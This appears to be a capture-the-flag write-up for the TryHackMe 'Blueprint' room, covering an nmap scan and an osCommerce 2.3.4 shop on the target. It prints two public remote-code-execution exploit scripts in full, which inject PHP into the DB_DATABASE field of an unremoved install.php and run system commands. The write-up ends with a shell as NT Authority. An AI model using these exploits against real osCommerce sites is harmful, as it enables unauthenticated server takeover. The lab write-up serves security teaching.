

BLUEPRINT


Link to machine : https://tryhackme.com/room/blueprint

SCANNING

I performed an **nmap** aggressive scan on the target to find open ports and services running on them.









FOOTHOLD

I accessed the web service running on the target and found a directory listing of a content management system.






Index of /

Name	Last modified	Size	Description
oscommerce-2.3.4/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.70.120 Port 8080



eshop
Cart ContentsCheckoutMy Account
Top » Catalog

Welcome to eshop


Welcome Guest! Would you like to log yourself in? Or would you prefer to create an account?


New Products For March

Die Hard With A Vengeance Die Hard With A Vengeance $39.99	Speed 2: Cruise Control Speed 2: Cruise Control $42.00	The Wheel Of Time The Wheel Of Time $99.99
Matrox G200 MMS Matrox G200 MMS $299.99	Samsung Galaxy Tab Samsung Galaxy Tab $749.99	Under Siege Under Siege $29.99
Red Corner Red Corner $32.00	Beloved Beloved $54.99	Blade Runner - Director's Cut Blade Runner - Director's Cut $30.00


Categories
Hardware-> (6)
Software-> (4)
DVD Movies-> (17)
Gadgets (1)
Manufacturers
Please Select
Quick Find
Quick Find
Use keywords to find the product you are looking for.
Advanced Search
What's New?
Unreal Tournament
Unreal Tournament
$89.99
Information


I looked for exploits related to the cms and found a couple on exploit db.






I then downloaded the exploits and configured parameters in them.




root@kali: ~/thm/blueprint
File Actions Edit View Help
root@kali: ~/thm/blueprint
root@kali: ~/thm/blueprint
root@kali: ~/thm/blueprint
root@kali: ~/thm/blueprint
┌──(root㉿kali)-[~/thm/blueprint]
└─# cat exp1.py
# Exploit Title: osCommerce 2.3.4.1 Remote Code Execution
# Date: 29.0.3.2018
# Exploit Author: Simon Scannell - https://scannell-infosec.net <contact@scannell-infosec.net>
# Version: 2.3.4.1, 2.3.4 - Other versions have not been tested but are likely to be vulnerable
# Tested on: Linux, Windows
# If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is possible
# for an unauthenticated attacker to reinstall the page. The installation of osCommerce does not check if the page
# is already installed and does not attempt to do any authentication. It is possible for an attacker to directly
# execute the "install_4.php" script, which will create the config file for the installation. It is possible to inject
# PHP code into the config file and then simply executing the code by opening it.
import requests
# enter the the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://localhost//oscommerce-2.3.4.1/catalog/"
target_url = "http://localhost/oscommerce-2.3.4.1/catalog/install/install.php?step=4"
data = {
'DIR_FS_DOCUMENT_ROOT': './'
}
# the payload will be injected into the configuration file via this code


Open
exp1.py
~/thm/blueprint
Save
# Exploit Title: osCommerce 2.3.4.1 Remote Code Execution
# Date: 29.0.3.2018
# Exploit Author: Simon Scannell - https://scannell-infosec.net <contact@scannell-infosec.net>
# Version: 2.3.4.1, 2.3.4 - Other versions have not been tested but are likely to be vulnerable
# Tested on: Linux, Windows
# If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is possible
# for an unauthenticated attacker to reinstall the page. The installation of osCommerce does not check if the page
# is already installed and does not attempt to do any authentication. It is possible for an attacker to directly
# execute the "install_4.php" script, which will create the config file for the installation. It is possible to inject
# PHP code into the config file and then simply executing the code by opening it.
import requests
# enter the the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://10.10.70.120:8080/oscommerce-2.3.4.1/catalog/"
target_url = "http://10.10.70.120:8080/oscommerce-2.3.4.1/catalog/install/install.php?step=4"
data = {
'DIR_FS_DOCUMENT_ROOT': './'
}
# the payload will be injected into the configuration file via this code
# ' define(\'DB_DATABASE\', \'' . trim($HTTP_POST_VARS['DB_DATABASE']) . '\');' . "\n" .
# so the format for the exploit will be: '); PAYLOAD; /*
payload = '\');'
payload += 'system("ls");'   # this is where you enter you PHP payload
payload += '/*'
data['DB_DATABASE'] = payload
# exploit it
r = requests.post(url=target_url, data=data)
if r.status_code == 200:
print("[+] Successfully launched the exploit. Open the following URL to execute your code\n\n" + base_url + "install/includes/configure.php")
else:
print("[-] Exploit did not execute as planned")
Python
Tab Width: 8
Ln 17, Col 37
INS

```
┌──(root㉿kali)-[~/thm/blueprint]
└─# cat exp2.py
# Exploit Title: osCommerce 2.3.4.1 - Remote Code Execution (2)
# Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
# Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system command output fro
m configure.php
# Notes: The RCE doesn't need to be authenticated
# Date: 26/06/2021
# Exploit Author: Bryan Leong <NobodyAtall>
# Vendor Homepage: https://www.oscommerce.com/
# Version: osCommerce 2.3.4
# Tested on: Windows

import requests
import sys

if(len(sys.argv) != 2):
        print("please specify the osCommerce url")
        print("format: python3 osCommerce2_3_4RCE.py <url>")
        print("eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog")
        sys.exit(0)

baseUrl = sys.argv[1]
testVulnUrl = baseUrl + '/install/install.php'

def rce(command):
```

```
# Date: 26/06/2021
# Exploit Author: Bryan Leong <NobodyAtall>
# Vendor Homepage: https://www.oscommerce.com/
# Version: osCommerce 2.3.4
# Tested on: Windows

import requests
import sys

if(len(sys.argv) != 2):
        print("please specify the osCommerce url")
        print("format: python3 osCommerce2_3_4RCE.py <url>")
        print("eg: python3 osCommerce2_3_4RCE.py http://10.10.70.120:8080/oscommerce-2.3.4/catalog")
        sys.exit(0)

baseUrl = sys.argv[1]
testVulnUrl = baseUrl + '/install/install.php'

def rce(command):
        #targeting the finish step which is step 4
        targetUrl = baseUrl + '/install/install.php?step=4'

        payload = "');"
        payload += "passthru('" + command + "');"    # injecting system command here
        payload += "/*"

        #injecting parameter
        data = {
                'DIR_FS_DOCUMENT_ROOT': './',
                'DB_DATABASE' : payload
        }

        response = requests.post(targetUrl, data=data)

        if(response.status_code == 200):
                #print('[*] Successfully injected payload to config file')

                readCMDUrl = baseUrl + '/install/includes/configure.php'
                cmd = requests.get(readCMDUrl)

                commandRsl = cmd.text.split('\n')

                if(cmd.status_code == 200):
```


I then ran the exploit and got shell as **NT Authority**.

